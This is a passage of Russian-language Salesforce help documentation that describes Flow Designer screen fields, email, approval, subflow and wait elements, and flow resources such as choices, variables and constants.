| Стандартное значение | <p>Предварительно сделанный выбор для пользователя.</p>   |
| Выбор                | <p>Параметры выбора, из которых можно выбирать. Можно задать настроенные выборы, динамические выборы записи или выборы раскрывающегося списка.</p> <p> <b>Прим.:</b> Порядок отображения вариантов выбора не может быть изменен.</p> |
| Поле «Текст справки» | <p>Информация, отображаемая при выборе ссылки .</p>  |

СМ. ТАКЖЕ:

- [Ограничения для полей со множественным выбором](#)
- [Варианты полей выбора в элементах «Окно» потока](#)
- [Элемент «Окно» в потоке](#)

### Варианты полей выбора в элементах «Окно» потока

Настройка полей выбора в окне потока предполагает определение вариантов выбора для отображения в данном поле. Данные варианты отображаются как отдельные кнопки-переключатели, кнопки-флажки или элементы раскрывающегося списка. Варианты выбора могут создаваться посредством как минимум одного из данных ресурсов: выборы, динамические выборы записи или выборы раскрывающегося списка.

Динамические выборы записи и выборы раскрывающегося списка отличаются от выборов более удобной настройкой и минимальным обслуживанием. Рекомендуем использовать ресурс «Выбор» только при отсутствии возможности использования двух других ресурсов.

| При выборе...  | Рекомендуемый ресурс         |
|--|------------------------------|
| Из набора отфильтрованных записей  | Динамический выбор записи    |
| Из набора значений, соответствующих текущему полю раскрывающегося списка или раскрывающегося списка со множественным выбором | Выбор раскрывающегося списка |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


| При выборе...  | Рекомендуемый ресурс |
|--|----------------------|
| Варианта, который не может быть создан из записи, поля раскрывающегося списка или поля раскрывающегося списка со множественным выбором | Выбор                |

СМ. ТАКЖЕ:

- [Элемент «Окно» в потоке: поля выбора](#)
- [Ресурс «Динамический выбор записи» в потоке](#)
- [Ресурс «Выбор раскрывающегося списка» потока](#)
- [Ресурс потока «Выбор»](#)

### Элемент «Окно» в потоке: поля отображения текста

Отображает информацию при запуске потока.

| Поле           | Описание  |
|----------------|---|
| Уникальное имя | Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Текстовое поле | Текст, который должен отображаться пользователю потока. Чтобы переключить редактор обычного текста на редактор обогащенного текста (или наоборот), щелкните значок  . Использование редактора обогащенного текста инициирует сохранение содержимого в виде HTML. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Приветствует пользователей на входе в поток или отображает условия использования.

СМ. ТАКЖЕ:

- [Элемент «Окно» в потоке](#)

### Элемент потока «Отправка письма эл. почты»

Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.

 **Совет:**

- Сохраните текст для письма в шаблоне.
- Чтобы применить шаблон письма эл. почты из вашей организации, вызовите [электронное предупреждение](#).

Укажите для письма по крайней мере одного получателя. Если общее количество адресов эл. почты не превышает пяти, то можно использовать оба параметра адреса письма.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                             | Описание  |
|----------------------------------|---|
| Текст                            | Текст сообщения эл. почты. Рекомендуем использовать ресурс «Текстовый шаблон».  |
| Тема                             | Тема сообщения эл. почты.   |
| Адреса эл. почты (через запятую) | <p>Дополнительно. Получатели сообщения эл. почты. Данный параметр принимает строковые значения, содержащие переменные типа «Текст», введенные вручную строки и поля ввода из элемента «Окно».</p> <p>Чтобы гарантировать успешную отправку сообщения эл. почты, введите значение для параметра «Адреса эл. почты (через запятую)» или «Адреса эл. почты (набор)». Если общее количество адресов эл. почты не превышает пяти, то система позволяет использовать оба параметра.</p> |
| Адреса эл. почты (набор)         | <p>Дополнительно. Получатели сообщения эл. почты. Данный параметр принимает только переменные коллекции типа «Текст».</p> <p>Чтобы гарантировать успешную отправку сообщения эл. почты, введите значение для параметра «Адреса эл. почты (через запятую)» или «Адреса эл. почты (набор)». Если общее количество адресов эл. почты не превышает пяти, то система позволяет использовать оба параметра.</p>   |
| Адрес отправителя                | Единый адрес эл. почты, используемый для отправки сообщения эл. почты. Данный параметр является обязательным только при назначении полю «Тип отправителя» значения <i>OrgWideEmailAddress</i> .   |
| Тип отправителя                  | <p>Дополнительно. Адрес эл. почты, используемый как адреса для отправки и ответа на сообщение эл. почты. Допустимые значения:</p> <ul style="list-style-type: none"> <li>• <i>CurrentUser</i>: адрес эл. почты пользователя, выполняющего поток. (По умолчанию)</li> <li>• <i>DefaultWorkflowUser</i>: адрес эл. почты пользователя бизнес-правил по умолчанию.</li> <li>• <i>OrgWideEmailAddress</i>: единый адрес эл. почты, указанный в поле «Адрес отправителя».</li> </ul>   |

## Использование

 **Прим.:** Во время выполнения письмо не будет отправлено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Отправка сообщения эл. почты из потока](#)

[Ресурс потока «Текстовый шаблон»](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)


[Ссылки на поля кросс-объекта в потоках](#)

### Элемент «Действие» в потоке

Структурный ноль, который может использоваться в тех случаях, когда пользователь не может выбрать нужный элемент.

### Использование

Элементы «Действие» не могут использоваться в активных потоках. В роли администратора можно запускать поток в режиме черновика, содержащего элементы «Действие». Перед активацией потока необходимо заменить элементы «Действие» другими элементами или полностью удалить их.

Чтобы преобразовать элемент «Действие» в элемент «Окно», наведите указатель мыши на нужный элемент и щелкните по значку .



#### Прим.:

- Преобразование элемента «Действие», содержащего несколько коннекторов, в элемент «Окно» инициирует удаление всех коннекторов.
- После преобразования элемента «Действие» его оригинальное уникальное имя задействовать невозможно.

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке](#)

[Элементы потока](#)

[Определение пути, по которому идет поток](#)

### Элемент потока «Отправить на утверждение»

Данный элемент отправляет одну запись Salesforce на утверждение.



**Совет:** Прежде чем начать работу, сохраните код записи, которая должна быть отправлена на утверждение.

### Входные данные

Передает данные из потока в отправку на утверждение.

| Параметр ввода                              | Описание  |
|---|---|
| Код записи                                  | Код записи, которую нужно отправить на утверждение.   |
| Коды следующих ответственных за утверждение | Код пользователя, которому должен быть назначен запрос на утверждение, если ответственный за утверждение не назначается процессом утверждения автоматически. Данному параметру должна соответствовать переменная коллекции типа «Строка», содержащая только один элемент. |
| Имя или код процесса утверждения            | Уникальное имя или код выбранного процесса утверждения, которому должна быть отправлена запись. Процесс должен  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр ввода            | Описание  |
|---------------------------|---|
|                           | <p>использовать тип объекта, который используется записью, указанной в поле «Код записи».</p> <p>Данный параметр является обязательным только в том случае, если параметру «Пропустить критерии входа» задано значение <code>\$GlobalConstant.True</code>.</p> <p>При отсутствии данного параметра и параметра «Код отправителя» поток выполняется только при соблюдении условий ниже.</p> <ul style="list-style-type: none"> <li>• Ответственный за утверждение определяется автоматически.</li> <li>• Пользователем, запустившим поток, является допустимый исходный отправитель.</li> </ul> <p>Убедитесь, что:</p> <ul style="list-style-type: none"> <li>• Ответственный за утверждение определяется автоматически.</li> <li>• Исходными отправителями (для процессов утверждения, связанных с данным объектом) являются все пользователи, которые могут запустить данный поток.</li> </ul> <p>Дополнительные сведения см. в разделе <a href="#">«Создание процесса утверждения»</a>.</p> |
| Пропустить критерии входа | <p>При наличии значения <code>\$GlobalConstant.True</code> запись не оценивается относительно критериев входа, настроенных для процесса, заданного в параметре «Имя или код процесса утверждения».</p>  |
| Комментарии к отправке    | <p>Текст, который должен сопутствовать отправке.</p> <p>Комментарии к отправке отображаются в журнале утверждений для указанной записи. Кроме того, данный текст отображается в исходном электронном запросе на утверждение, если шаблон использует поле слияния <code>{!ApprovalRequest.Comments}</code>.</p>  |
| Код отправителя           | <p>Код пользователя, отправившего запись на утверждение. Пользователь получает уведомления об ответах для отправленного запроса на утверждение.</p> <p>Пользователь должен быть одним из допустимых отправителей для процесса.</p> <p>При отсутствии данного параметра пользователь, запустивший поток, является отправителем. Если бизнес-правило инициирует поток, содержащий данный элемент, то отправителем является пользователь, инициировавший бизнес-правило. Бизнес-правила могут быть инициированы при создании или редактировании записи. Уведомление об утверждении или отклонении записи отправляется пользователю, запустившему поток или инициировавшему бизнес-правило.</p>   |


## Выходные данные

Передача данных из запроса на утверждение в поток. Назначения производятся при создании запроса на утверждение.

| Дополнительный параметр вывода | Описание  |
|--------------------------------|---|
| Код экземпляра                 | Код отправленного запроса на утверждение.   |
| Статус экземпляра              | Статус текущего запроса на утверждение. Допустимые значения: «Утверждено», «Отклонено», «Удалено» или «Ожидание». |

| Дополнительный параметр вывода              | Описание   |
|---|--|
| Коды новых рабочих элементов                | Коды новых элементов, отправленных в запросе на утверждение. Допустимое количество процессов утверждения: 0 или 1. |
| Коды следующих ответственных за утверждение | Коды пользователей, назначенных в качестве следующих ответственных за утверждение.                                 |
| Код записи                                  | Код записи, отправленной потоком на утверждение.   |

## Использование

 **Прим.:** Во время выполнения запрос на утверждение не будет создан, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Элементы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)


[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

Элемент «Подпоток» в потоке

Данный элемент вызывает другой поток организации. С помощью этого элемента можно ссылаться на модульные потоки и упрощать общую архитектуру потока.

Элемент «Подпоток» ссылается на другой поток и вызывает его при выполнении. Поток, содержащий элемент «Подпоток», называется *основным* и отличается от *ссылочного потока*.

 **Совет:** Создание меньших потоков, выполняющих стандартные задачи. Например, создайте служебные потоки для сбора адресов и данных кредитной карты, а также авторизации стоимости покупки по кредитной карте. При необходимости используйте эти потоки по заказу продуктов для вызова служебных потоков.

Присвоение значений переменным в ссылочном потоке. Назначения переменных производятся при вызове выполняемого ссылочного потока основным потоком.

**Заголовок столбца** Описание

**Цель** Переменная ссылочного потока, значение которой должно быть задано. По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные *последней* версии ссылочного потока.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Заголовок столбца | Описание  |
|-------------------|---|
| Источник          | <p>Ресурс или значение основного потока, которое должно быть назначено цели.</p> <p>Доступные действия:</p> <ul style="list-style-type: none"> <li>• Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем).</li> <li>• Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ».</li> <li>• Введите вручную литеральное значение или поле слияния.</li> </ul> |


Назначьте значения переменных ссылочного потока переменным основного потока. Назначения переменных производятся при завершении выполнения ссылочного потока.

| Заголовок столбца | Описание  |
|-------------------|---|
| Источник          | <p>Переменная ссылочного потока, значение которой должно быть назначено цели.</p> <p>По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные <i>последней</i> версии ссылочного потока.</p> |
| Цель              | Переменная основного потока, значение которой должно быть задано.   |

## Использование

По умолчанию выполняемый основной поток вызывает *активную* версию каждого ссылочного потока. При отсутствии активной версии ссылочного потока основной поток вызывает *последнюю* версию ссылочного потока. Для запуска последней версии каждого ссылочного потока:

- Откройте основной поток и щелкните **«Выполнить с последними»** на панели кнопок.
- Или добавьте URL-адрес для основного потока со значением `?latestSub=true`.

 **Прим.:** Выполнение неактивных потоков доступно только администраторам потоков. Потоки, запущенные другими пользователями, не выполняются, если элемент «Подпоток» пытается вызвать поток, который не имеет активной версии.

СМ. ТАКЖЕ:

[Элементы потока](#)

[Просмотр элементов ввода и вывода других версий ссылочного потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Элемент «Ожидание» в потоке

Ожидает выполнения одного или нескольких заданных событий, что позволяет автоматизировать процессы, требующие периода ожидания.

Определите события, наступления которых поток ожидает, прежде чем продолжить выполнение.

| Поле  | Описание   |
|---|--|
| Имя   | Имя отображается коннектором, связанным с данным событием.   |
| Уникальное имя  | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Тип события   | Данное поле определяет необходимость ожидания потоком компонентов ниже. <ul style="list-style-type: none"> <li>• Абсолютное время (например, «через 3 дня»)</li> <li>• Время относительно поля даты/времени записи Salesforce (например, «через 3 дня после закрытия возможности»)</li> </ul>  |
| Условия события   | Точно определяет событие, которого ожидает поток. Параметры различаются в зависимости от выбранного типа события.  |
| Ожидать данное событие только при выполнении дополнительных условий | Если этот параметр активирован, поток ожидает данное событие только при выполнении соответствующих условий.  |
| Условия ожидания  | <p>Определяет, какие условия должны быть истинными, чтобы поток ожидал данное событие. Доступно только при активированном параметре «Ожидать данное событие только при выполнении дополнительных условий».</p> <p>Поток дожидается события только в том случае, если условия ожидания оцениваются как истинные. Дополнительную информацию см. в разделе <a href="#">«Определение условий потока»</a> на странице 4923.</p>     |
| Назначения переменной   | Назначает выводы события переменным потока. Параметры различаются в зависимости от выбранного типа события.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле               | Описание  |
|--------------------|---|
| [Стандартный путь] | <p>Определяет действия потока в случае, если все события не удовлетворяют условиям ожидания. Если хотя бы одно событие не удовлетворяет условиям ожидания, стандартный путь не выполняется.</p> <p>Имя отображается стандартным коннектором элемента «Ожидание». Введите настраиваемое имя данного пути, заменив заранее определенное значение.</p> |


## Использование

### Прим.:

- Потоки, содержащие элементы «Ожидание», должны быть автоматически запущенными. Поток, содержащий элементы «Ожидание», «Окно», «Выбор» или «Динамический выбор», не может быть активирован или выполнен.
- Прежде чем добавить элемент «Ожидание» в поток, просмотрите особые алгоритмы и ограничения. Дополнительные сведения см. в разделе «[Ограничения для контролируемых по времени потоков](#)» на странице 4910.

После определения событий свяжите элемент «Ожидание» с другими элементами холста для выбора действий, которые должны выполняться потоком при выполнении указанных ниже условий.

- Каждое событие выполняется впервые. Один коннектор **(1)** доступен для каждого события, заданного в элементе «Ожидание».
- Поток не содержит события для ожидания ввиду невыполнения условий ожидания для каждого события. Один коннектор **(2)** доступен для стандартного пути элемента «Ожидание».
- Поток содержит ошибку, связанную с элементом «Ожидание». Один коннектор **(3)** доступен для пути ошибки элемента «Ожидание» и всегда использует метку «ОШИБКА».



При ожидании потоком нескольких событий рекомендуем вернуть путь потока в элемент «Ожидание» для ожидания других событий. В данном случае, рекомендуем использовать условия ожидания, позволяющие контролировать порядок ожидания каждого события потоком. Пример см. в разделе «[Образец потока, ожидающего множество событий](#)» на странице 5022.

### Что такое условия ожидания?

Каждое событие, заданное в элементе потока «Ожидание», использует необязательные *условия ожидания*. Сеанс потока дожидается наступления события только при выполнении данных условий.

СМ. ТАКЖЕ:

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

[Элементы потока](#)

### Что такое условия ожидания?

Каждое событие, заданное в элементе потока «Ожидание», использует необязательные *условия ожидания*. Сеанс потока дожидается наступления события только при выполнении данных условий.

При обнаружении элемента «Ожидание» сеанс проверяет условия ожидания для каждого события с целью определения событий, наступления которых следует дожидаться. Сеанс не дожидается события, условия ожидания которого не выполняются. При наличии невыполненных условий ожидания для всех событий сеанс выполняет стандартный путь.



**Совет:** Путь по умолчанию требуется в следующих случаях.

- Для всех событий установлены условия ожидания.
- Необходимо продолжить выполнение потока после соблюдения условий ожидания для всех событий.



**Пример:** Ниже приведены два сценария использования условий ожидания.

- Поток дожидается наступления разных событий на основе значения поля определенной записи.

Например, отправка электронного напоминания ответственному за контракт до наступления даты его окончания. А, дата отправки сообщения эл. почты определяется рейтингом организации контракта. Если организации назначается рейтинг «Hot», то сообщение эл. почты отправляется за месяц до даты окончания. В противном случае, сообщение эл. почты отправляется за две недели до даты окончания.

Данный пример позволяет создать два события. Первое событие выполняется за 30 дней до наступления даты окончания контракта. Его условия ожидания проверяются только в том случае, если поле «Рейтинг» организации контракта содержит значение «Hot».

▼ Waiting Conditions

Wait for this event only if additional conditions are met  
 If these conditions aren't met when the interview hits this Wait element, the interview doesn't wait for this event. Instead, it waits for the other defined events. If the conditions aren't met for all of the defined events, the interview takes the Wait element's default path.

| Resource            | Operator | Value |
|---------------------|----------|-------|
| {!account.Rating} ▼ | equals ▼ | Hot ▼ |

Второе событие выполняется за 15 дней до наступления даты окончания контракта. Его условия ожидания проверяются только в том случае, если поле «Рейтинг» организации контракта не содержит значение «Hot».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

При выполнении элемента «Ожидание» сеанс потока проверяет условия ожидания для каждого события. Сеанс потока дожидается только тех событий, условия ожидания которых выполняются. Если организации назначается рейтинг «Hot», то сеанс не дожидается наступления второго события.

- Поток дожидается наступления нескольких событий (например, отправка периодических электронных напоминаний). Пример данного сценария см. в разделе «Образец потока, ожидающего множество событий» на странице 5022.

СМ. ТАКЖЕ:

[Операторы в фильтрах записей потока](#)

[Элемент «Ожидание» в потоке](#)

[Типы событий потока](#)

## Ресурсы потока

Каждый ресурс соответствует значению, которое может использоваться в любой области потока.

На вкладке «Проводник» облачной версии приложения Flow Designer показаны ресурсы, доступные в этом потоке.

Некоторые типы ресурсов могут быть созданы на вкладке «Ресурсы» двойным щелчком. Некоторые ресурсы, такие как глобальные постоянные и системные переменные, предоставляются системой автоматически. Другие ресурсы предоставляются системой после добавления элемента в поток. Например, при добавлении в поток элемента «Решение» система создает ресурсы для всех результатов.

Доступные ресурсы определяются конкретным настраиваемым полем. Как правило, ресурсы могут быть созданы прямо внутри поля посредством раздела «СОЗДАТЬ» раскрывающегося списка.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Ресурс потока                             | Описание  | Можно создать на вкладке «Ресурсы» |
|---|---|------------------------------------|
| <a href="#">Выбор</a>                     | Данный ресурс представляет отдельное значение, которое может использоваться в полях выбора.   | Да                                 |
| <a href="#">Переменная коллекции</a>      | Ресурс сохраняет несколько обновляемых значений, использующих один тип данных (например, группа адресов эл. почты).   | Да                                 |
| <a href="#">Постоянная</a>                | Данный ресурс сохраняет фиксированное значение.   | Да                                 |
| <a href="#">Динамический выбор записи</a> | Отображает набор выборов, созданный на основе записей объекта.  | Да                                 |
| Элемент                                   | Любой элемент, добавляемый в поток, доступен как ресурс через оператор «просмотрено» в критерии <a href="#">результата</a> . Элемент, который уже выполнялся в сеансе потока, считается просмотренным.<br><br>Любой элемент, добавляемый в поток, который поддерживает <a href="#">коннектор «Ошибка»</a> , доступен в качестве логического ресурса. Если элемент уже |                                    |

| Ресурс потока                                   | Описание   | Можно создать на вкладке «Ресурсы» |
|---|--|------------------------------------|
|   | выполнялся в сеансе потока, то ресурсу задается значение «Истина». Если элемент еще не выполнялся или выполнялся неправильно, то ресурсу задается значение «Ложь».   |                                    |
| <a href="#">Формула</a>                         | Рассчитывает значение с использованием других ресурсов потока и функций Salesforce   | Да                                 |
| <a href="#">Глобальная постоянная</a>           | Фиксированные предоставляемые системой значения (например, «Пустая строка», «Истина» и «Ложь»), которые могут быть назначены как значения ресурсов потока.   |                                    |
| <a href="#">Глобальные переменные</a>           | Предоставляемые системой переменные, ссылающиеся на сведения об организации или текущем пользователе (например, код пользователя или код сеанса API). В приложении Visual Workflow глобальные переменные доступны только в формулах потока.  |                                    |
| <a href="#">Результат</a>                       | Результаты элемента «Решение», добавляемого в поток, доступны в качестве логических ресурсов. Если путь результата уже выполнялся в сеансе потока, то ресурсу задается значение «Истина».  |                                    |
| <a href="#">Выбор раскрывающегося списка</a>    | Данный ресурс представляет набор выборов, созданных из значений поля раскрывающегося списка или раскрывающегося списка со множественным выбором.   | Да                                 |
| <a href="#">Значения раскрывающегося списка</a> | Предоставленные системой значения для полей раскрывающегося списка в переменных sObject и переменных коллекции sObject. Доступен только для элементов «Назначение» и «Решение».  |                                    |
| <a href="#">Поле окна</a>                       | Любое поле окна, добавляемое в поток, доступно в качестве ресурса. Значение ресурса определяется типом поля окна. Значение поля ввода — это значение, вводимое пользователем. Значение поля выбора — это сохраненное значение выбора, выбираемое пользователем. Значение поля вывода — это текст, отображаемый пользователю. |                                    |
| <a href="#">Переменная коллекции sObject</a>    | Ресурс сохраняет обновляемые значения полей одной или нескольких записей Salesforce.   | Да                                 |
| <a href="#">Переменная sObject</a>              | Ресурс сохраняет обновляемые значения полей записи Salesforce.   | Да                                 |
| <a href="#">Системная переменная</a>            | Предоставляемые системой значения выполняемого сеанса потока (например, {!\$Flow.CurrentDate}, {!\$Flow.CurrentDateTime} и {!\$Flow.FaultMessage}).  |                                    |
| <a href="#">Текстовый шаблон</a>                | Данный ресурс сохраняет форматированный текст.   | Да                                 |
| <a href="#">Переменная</a>                      | Данный ресурс сохраняет значение, которое может обновляться по мере выполнения потока.   | Да                                 |

| Ресурс потока                    | Описание  | Можно создать на вкладке «Ресурсы» |
|----------------------------------|---|------------------------------------|
| <a href="#">Событие ожидания</a> | События элемента «Ожидание», добавляемого в поток, доступны в качестве логических ресурсов. При выполнении условий ожидания события ресурсу задается значение «Истина». При отсутствии заданных условий ожидания события ресурсу всегда задается значение «Истина». |                                    |

СМ. ТАКЖЕ:

[Облачная версия приложения Flow Designer](#)

### Ресурс потока «Выбор»

Данный ресурс представляет отдельное значение, которое может использоваться в полях выбора.

| Поле                     | Описание  |
|--------------------------|---|
| Метка                    | Понятное имя варианта выбора.   |
| Уникальное имя           | Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.                   |
| Описание                 | Описание позволяет отличать данный вариант выбора от других ресурсов.   |
| Тип данных значения      | Данное поле определяет поля выбора, которые могут использовать данный выбор. Например, поле-переключатель «Валюта» не может использовать выбор типа «Текст».  |
| Шкала                    | <p>Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа.</p> <p>Доступно только для выборов типа «Валюта» и «Число».</p> |
| Сохраненное значение     | Данное значение, выбранное пользователем, отображается полем выбора. При отсутствии выбранного значения сохраненному значению задается значение null.   |
| Показать ввод при выборе | Отображает текстовое поле под вариантом выбора. Данный параметр недоступен, если типу данных задано значение «Логический».  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Эти поля отображаются, только если установлен флажок «Показать ввод при выборе».

| Поле        | Описание  |
|-------------|---|
| Метка       | Понятная подпись для текстового поля.   |
| Обязательно | Запрашивает пользовательский ввод в текстовое поле, после чего поток может быть продолжен или завершен. |
| Проверка    | Выполняется проверка введенного пользователем значения.   |

Следующие поля отображаются только при установке флажка «Проверка».

| Поле                | Описание  |
|---------------------|---|
| Формула             | Логическое выражение формулы, оценивающее корректность введенного значения. |
| Сообщение об ошибке | Отображается, если пользователь ввел недопустимое значение.                 |

 **Пример:** Если поток предлагает пользователям выбрать определенный уровень обслуживания, создайте следующие варианты выбора: «Золотой», «Серебряный» и «Бронзовый». Воспользуйтесь элементом «Окно» для отображения добавленных вариантов выбора и их описаний. Затем разрешите пользователям выбирать значения раскрывающегося списка посредством того же элемента «Окно».

СМ. ТАКЖЕ:

[Ресурсы потока](#)

[Элемент «Окно» в потоке: поля выбора](#)

[Варианты полей выбора в элементах «Окно» потока](#)

[Ссылки на поля кросс-объекта в потоках](#)

Ресурс потока «Переменная коллекции»

Ресурс сохраняет несколько обновляемых значений, использующих один тип данных (например, группа адресов эл. почты).


| Поле           | Описание   |
|----------------|--|
| Уникальное имя | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание       | Описание позволяет отличать данную переменную коллекции от других ресурсов.  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Поле             | Описание   |
|------------------|--|
| Тип данных       | Данное поле определяет тип значений, которые могут быть назначены переменной коллекции.  |
| Тип ввода/вывода | <p>Данное поле определяет доступность переменной коллекции за пределами потока.</p> <ul style="list-style-type: none"> <li>«Личный»: переменная может быть назначена и использована только внутри потока.</li> <li>«Ввод»: переменная может быть задана в качестве начала потока посредством контроллеров Visualforce или элементов ввода подпотока.</li> <li>«Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках.</li> </ul> <p>Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»).</p> <p>По умолчанию поле содержит значение «Личный».</p> <p> <b>Внимание:</b> Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным может осуществляться посредством параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.</p> |

СМ. ТАКЖЕ:

[Ресурсы потока](#)

[Ресурс потока «Переменная коллекции sObject»](#)

[Элемент «Цикл» в потоке](#)

[Ссылки на поля кросс-объекта в потоках](#)

Ресурс потока «Постоянная»

Ресурс «Постоянная» в потоке представляет фиксированное значение. В отличие от переменных значение постоянных не меняется во время выполнения потока.

| Поле           | Описание   |
|----------------|--|
| Уникальное имя | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание       | Описание позволяет отличать эту постоянную от других постоянных.   |

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


| Поле       | Описание  |
|------------|---|
| Тип данных | Определяет тип значений, которые могут храниться в постоянной.            |
| Значение   | Значение постоянной. Это значение не меняется во время выполнения потока. |

СМ. ТАКЖЕ:

[Ресурсы потока](#)

Ресурс «Динамический выбор записи» в потоке


Отображает набор выборов, созданный на основе записей объекта.


| Поле                       | Описание  |
|----------------------------|---|
| Уникальное имя             | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.                                |
| Описание                   | Описание позволяет отличать данный ресурс от других ресурсов.   |
| Тип данных значения        | Тип данных для сохраненного значения выбора.  |
| Создайте выбор для каждого | Определяет объект, записи которого необходимо использовать для создания выборов.  |
| Критерий фильтрации        | <p>Определяет, какие записи входят в созданный список выборов. При отсутствии примененных фильтров выбор создается для <i>каждой</i> записи выбранного объекта.</p> <p>Например, для создания списка всех организаций в Сан-Франциско используются фильтры для включения только тех организаций, в поле «Город для счета» которых указан Сан-Франциско.</p>   |
| Метка выбора               | <p>Определяет, какое поле используется в качестве метки для каждого созданного выбора. Выбор поля, который позволяет пользователям отличать созданные выборы.</p> <p> <b>Совет:</b> Убедитесь, что выбрано поле, содержащее данные. Если в выбранном поле нет значения для заданной записи, метка соответствующего выбора во время выполнения будет оставаться пустой.</p> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

